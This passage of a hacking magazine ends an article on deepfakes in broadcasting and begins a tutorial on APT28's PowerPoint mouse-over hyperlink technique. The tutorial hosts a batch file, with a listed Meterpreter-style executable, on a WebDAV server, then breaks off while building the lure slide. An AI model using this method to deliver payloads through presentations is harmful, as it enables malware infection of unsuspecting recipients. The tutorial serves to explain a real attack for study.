and used deepfakes to construct a “filmed” interview with the famous puppeteer. Field is among a small group of creatives determined to find positive ways of using deepfakes in broadcasting.

Deepfakes and AI characters are part of our future and the above examples show how this could be at least partly positive. But we also need laws to protect people whose images are stolen or abused, and ethical guidelines on how deepfakes are used by filmmakers. Responsible producers have already formed a partnership on AI, and drafted a code of conduct which could help avert the catastrophic vision of the future that we saw in the The Capture.

**This Article
first
appeared in The
Conversation**

The PowerPoint Attack used recently by APT28

REAL WORLD HACKING

APT28 is back in our Magazine again. The Russian threat actor also known as Fancy Bear or TSAR Team has been spotted deploying its infamous Graphite malware using a new technique known as PowerPoint Mouse Over Hover technique. What is this PowerPoint Mouse Over Event technique?

Who doesn’t know Microsoft PowerPoint? OK, for those who are novice than me it is a software that is used for presentations. Microsoft PowerPoint comes bundled with Microsoft Office or Office 365.

PowerPoint is my favourite program in Microsoft Office and the task time I used it was when I was in my engineering third year for presenting my mini-project to my classmates. You can say I am a big fan of its effects and transitions.

Who would have thought hackers would use the same PowerPoint to deliver malware? But since the Microsoft’s ban on default opening of macros, hackers have been continuously searching for new ways to deploy malware.


The PowerPoint mouse over event abuse is one such method. This technique executes a code execution technique which is triggered by using hyperlinks. This technique is totally different from the earlier hacking technique in which hackers took advantage of “run program/ macro” feature of Microsoft PowerPoint to deploy malware instead of hyperlinks. Let’s show you how this method works. Before I even start the first step I start a WEBDAV server and create a batch file there named “test.bat”. The “test.bat” file has the following contents.


```
@echo OFF
CMD
```


What this command does is open a CMD window whenever this “test.bat” file is run.

```
user1@ubuntu:~$ ls /var/www/html/webdav
met_x64__153_4444.exe test.bat
user1@ubuntu:~$ cat test.bat
cat: test.bat: No such file or directory
user1@ubuntu:~$ cat /var/www/html/webdav/test.bat
@echo OFF
CMD
user1@ubuntu:~$
```


It's time to open PowerPoint. We have created this tutorial MS Office 2003 but can be created on any office suite. I open PowerPoint and create a blank presentation.



I don't need complex presentation here so I just add the title to “Hackercool”. This should do.




Select the text “Hackercool”, Go to “Insert” Tab and go to “Actions”.

